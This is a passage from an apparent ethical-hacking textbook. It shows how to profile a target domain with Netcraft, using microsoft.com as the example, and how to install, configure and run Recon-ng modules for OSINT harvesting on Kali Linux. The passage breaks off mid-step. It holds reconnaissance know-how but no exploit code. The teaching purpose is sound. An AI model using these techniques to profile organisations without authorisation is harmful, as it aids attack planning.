- IP geolocation information

- Website technologies and applications

To get started using Netcraft to profile a targeted organization/domain, please use the following instructions:

1. Using a standard web browser, go to https://sitereport.netcraft.com/, then enter a targeted domain name within the domain field and click on **Look UP**, as shown below:




What's that site running?

Find out the infrastructure and technologies used by any site using results from our **internet data mining**

https://www.microsoft.com

Example: https://www.netcraft.com

1. After a few seconds, Netcraft will automatically display all information it knows about the targeted domain and its technologies, as shown below:



Background


Site title	Microsoft – Cloud, Computers, Apps & Gaming	Date first seen	May 2004
Site rank	86	Netcraft Risk Rating	0/10
Description	Explore Microsoft products and services for your home or business. Shop Surface, Microsoft 365, Xbox, Windows, Azure, and more. Find downloads and get support.	Primary language	English

Network

Site	https://www.microsoft.com	Domain	microsoft.com
Netblock Owner	Akamai Technologies, Inc.	Nameserver	ns1-39.azure-dns.com
Hosting company	Akamai Technologies	Domain registrar	markmonitor.com
Hosting country	US	Nameserver organisation	whois.markmonitor.com
IPv4 address	104.97.[redacted] (VirusTotal)	Organisation	Microsoft Corporation, One Microsoft Way,, Redmond, 98052, United States
IPv4 autonomous systems	AS16625	DNS admin	azuredns-hostmaster@microsoft.com
IPv6 address	2a02:26f0:[redacted]	Top Level Domain	Commercial entities (.com)

As shown in the preceding screenshot, ethical hackers and penetration testers to use the information to determine the owner of the domain name, the name servers, hosting company and public addresses of the target.

1. Next, to determine the geolocation of the targeted organization, scroll-down to the **SSL/TLS** section, as shown below:




SSL/TLS

Assurance	Organisation validation
Common name	www.microsoft.com
Organisation	Microsoft Corporation
State	WA
Country	US
Organisational unit	Not Present
Subject Alternative Name	wwwqa.microsoft.com, www.microsoft.com, staticview.microsoft.com, i.s-microsoft.com, microsoft.com, c.s-microsoft.com, privacy.microsoft.com
Validity period	From Oct 4 2022 to Sep 29 2023 (11 months, 3 weeks, 4 days)

As shown in the preceding screenshot, Netcraft was able to collect and analyzed the information found within the digital certificate for the targeted domain, and provides the organization, state and country. Such information is useful for ethical hackers when planning a physical penetration test. In addition, the **Subject Alternative Name** field provide additional sub-domains which are permitted to use this digital certificate, this data helps penetration testers to identify additional assets that are owned by the target.

1. Next, the **Site Technology** section provides valuable information such

as identifying the server-side and client-side technologies, this information is useful when planning a web application penetration test, as shown below:



Site Technology

Server-Side

Includes all the main technologies that Netcraft detects as running on the server such as PHP.

Technology	Description
Using ASP.NET	ASP.NET is running on the server
SSL	A cryptographic protocol providing communication security over the Internet

Client-Side

Includes all the main technologies that run on the browser (such as JavaScript and Adobe Flash).

Technology	Description
Asynchronous Javascript	*No description*
JavaScript	Widely-supported programming language commonly used to power client-side dynamic content on websites

Having completed this exercise, you have gained the skills on how ethical hackers are able to leverage Netcraft to identify the public infrastructure of a targeted organization. Next, you will learn how to use Recon-ng to automate data collection and analysis as an ethical hacker.

Using Recon-ng for data harvesting

Recon-ng is an OSINT reconnaissance framework written in Python. The tool itself contains a lot of modules for additional capabilities, a database for storing OSINT, interactive help, and a menu system, similar to Metasploit. Recon-ng can perform web-based, information-gathering techniques to collect OSINT from multiple online data sources, and it's one of the must-have tools for any aspiring ethical hacker or penetration tester to have within their arsenal.To get started using recon-ng for data harvesting, please use the following instructions:


1. Power-on the **Kali Linux** virtual machine and execute the following command within the **Terminal** to start Recon-ng:

```
kali@kali:~$ recon-ng
```

1. Recon-ng uses various modules which are designed to collect and analyze data from multiple data sources. By default, there are no modules pre-installed on Recon-ng, therefore use the following commands to install all modules from the Recon-ng marketplace:


```
[recon-ng][default] > marketplace install all
```

The following screenshot shows Recon-ng is downloading and setting up the modules:



```
[recon-ng][default] > marketplace install all
[*] Module installed: discovery/info_disclosure/cache_snoop
[*] Module installed: discovery/info_disclosure/interesting_files
[*] Module installed: exploitation/injection/command_injector
[*] Module installed: exploitation/injection/xpath_bruter
[*] Module installed: import/csv_file
[*] Module installed: import/list
[*] Module installed: import/masscan
[*] Module installed: import/nmap
[*] Module installed: recon/companies-contacts/bing_linkedin_cache
```

After the modules are installed, Recon-ng will automatically reload the newly installed modules and there will be a lot of warning messages that are written in red, as shown below:



```
[*] Reloading modules ...
[!] 'google_api' key not set. pushpin module will likely fail at runtime. See 'keys add'.
[!] 'twitter_api' key not set. twitter_mentions module will likely fail at runtime. See 'keys add'.
[!] 'twitter_secret' key not set. twitter_mentions module will likely fail at runtime. See 'keys add'.
[!] 'namechk_api' key not set. namechk module will likely fail at runtime. See 'keys add'.
[!] 'twitter_api' key not set. twitter_mentioned module will likely fail at runtime. See 'keys add'.
[!] 'twitter_secret' key not set. twitter_mentioned module will likely fail at runtime. See 'keys add'.
```


The preceding screenshot shows there are various Recon-ng modules which requires an **Application Programming Interface** (**API**) key to allow Recon-ng to retrieve OSINT from the data source.

The `modules search` command is used to display all current modules with Recon-ng and their categories, such as Discovery, Exploitation, Import, Recon and Reporting.

1. Next, to view a list of supported API keys on Recon-ng, use the following commands:

```
[recon-ng][default] > keys list
```

As shown in the following screenshot, the key list commands allows us to view which API keys are supported and whether there's already an API in-use:



```
[recon-ng][default] > keys list

  +-------------------------------+
  |          Name          | Value |
  +-------------------------------+
  | binaryedge_api         |       |
  | bing_api               |       |
  | builtwith_api          |       |
  | censysio_id            |       |
  | censysio_secret        |       |
  | flickr_api             |       |
  | fullcontact_api        |       |
  | github_api             |       |
  | google_api             |       |
  | hashes_api             |       |
  | hibp_api               |       |
```

1. Next, to get a supported API key, simply go to the data source such as **BuiltWith** at https://builtwith.com/ and create a free user account. Once account is created, login and go to **Tools** > **API Access** to find the API key. Feel free to acquire as many API keys for each supported modules from the list of supported APIs.

Consider getting an API key from the following data sources:


- Hunter - https://hunter.io
- Censys - https://search.censys.io
- VirusTotal - https://www.virustotal.com

- Shodan - https://www.shodan.io/

1. Once you’ve acquired your API keys, the next step it to add each API to their API-supported modules. Use the `keys add <API-module-name> <API key value>` command. For instance, the following commands are used to add an API key for the `builtwith_api` , as shown below:

```
[recon-ng][default] > keys add builtwith_api 12345
```

1. After adding your API keys, use the `keys list` command to verify whether the keys were added successfully, as shown below:



```
[recon-ng][default] > keys list

  +---------------------------------------------------------------------------------------+
  |        Name        |                             Value                                |
  +---------------------------------------------------------------------------------------+
  | binaryedge_api     |                                                                  |
  | bing_api           |                                                                  |
  | builtwith_api      | [redacted]                                                       |
  | censysio_id        | [redacted]                                                       |
  | censysio_secret    | [redacted]                                                       |
  | flickr_api         |                                                                  |
  | fullcontact_api    |                                                                  |
  | github_api         |                                                                  |
  | google_api         |                                                                  |
  | hashes_api         |                                                                  |
  | hibp_api           |                                                                  |
  | hunter_io          | [redacted]                                                       |
  | ipinfodb_api       |                                                                  |
  | ipstack_api        |                                                                  |
  | namechk_api        |                                                                  |
  | pwnedlist_api      |                                                                  |
  | pwnedlist_secret   |                                                                  |
  | shodan_api         | [redacted]                                                       |
  | spyse_api          |                                                                  |
  | twitter_api        |                                                                  |
  | twitter_secret     |                                                                  |
  | virustotal_api     | [redacted]                                                       |
  | whoxy_api          |                                                                  |
  +---------------------------------------------------------------------------------------+
```


API keys are redacted for security reasons

1. As an ethical hacker and penetration tester, you may be working on multiple projects at a time, Recon-ng enables you to create multiple, virtual workspaces to help you better manage the collection and analysis of data. To create a new workspace, use the following commands:

```
[recon-ng][default] > workspaces create myfirstproject
```

Once a new workspace is created, Recon-ng will automatically move your working environment from `default` to your new workspace. To view a list of available workspaces within Recon-ng, use the `workspaces list` command. Additionally, the `workspaces load <workspace-name>` command allows you to select and work within a specific workspace, while the `workspaces remove <workspace-name>` command removes a workspace from Recon-ng.

1. Next, the `modules search <keyword>` commands enables you to search for specific modules based on a keyword. For instance, use the `modules search whois` command to view all Recon-ng modules which contains the `whois` keyword, as shown below:




```
[recon-ng][myfirstproject] > modules search whois
[*] Searching installed modules for 'whois'...

  Recon
  -----
    recon/companies-domains/viewdns_reverse_whois
    recon/companies-multi/whois_miner
    recon/domains-companies/whoxy_whois
    recon/domains-contacts/whois_pocs
    recon/netblocks-companies/whois_orgs
```

1. Next, to use a specific module within Recon-ng, use the `modules load <module-name>` command. For instance, to gather a list of **point-of-contacts** (**POCS**) for a targeted domain on the internet, use the following commands:

```
[recon-ng][myfirstproject] > modules load recon/domains-contacts
/whois_pocs
[recon-ng][myfirstproject][whois_pocs] > info
```

As shown in the following screenshot, the info command prints the description and required options for the selected module:



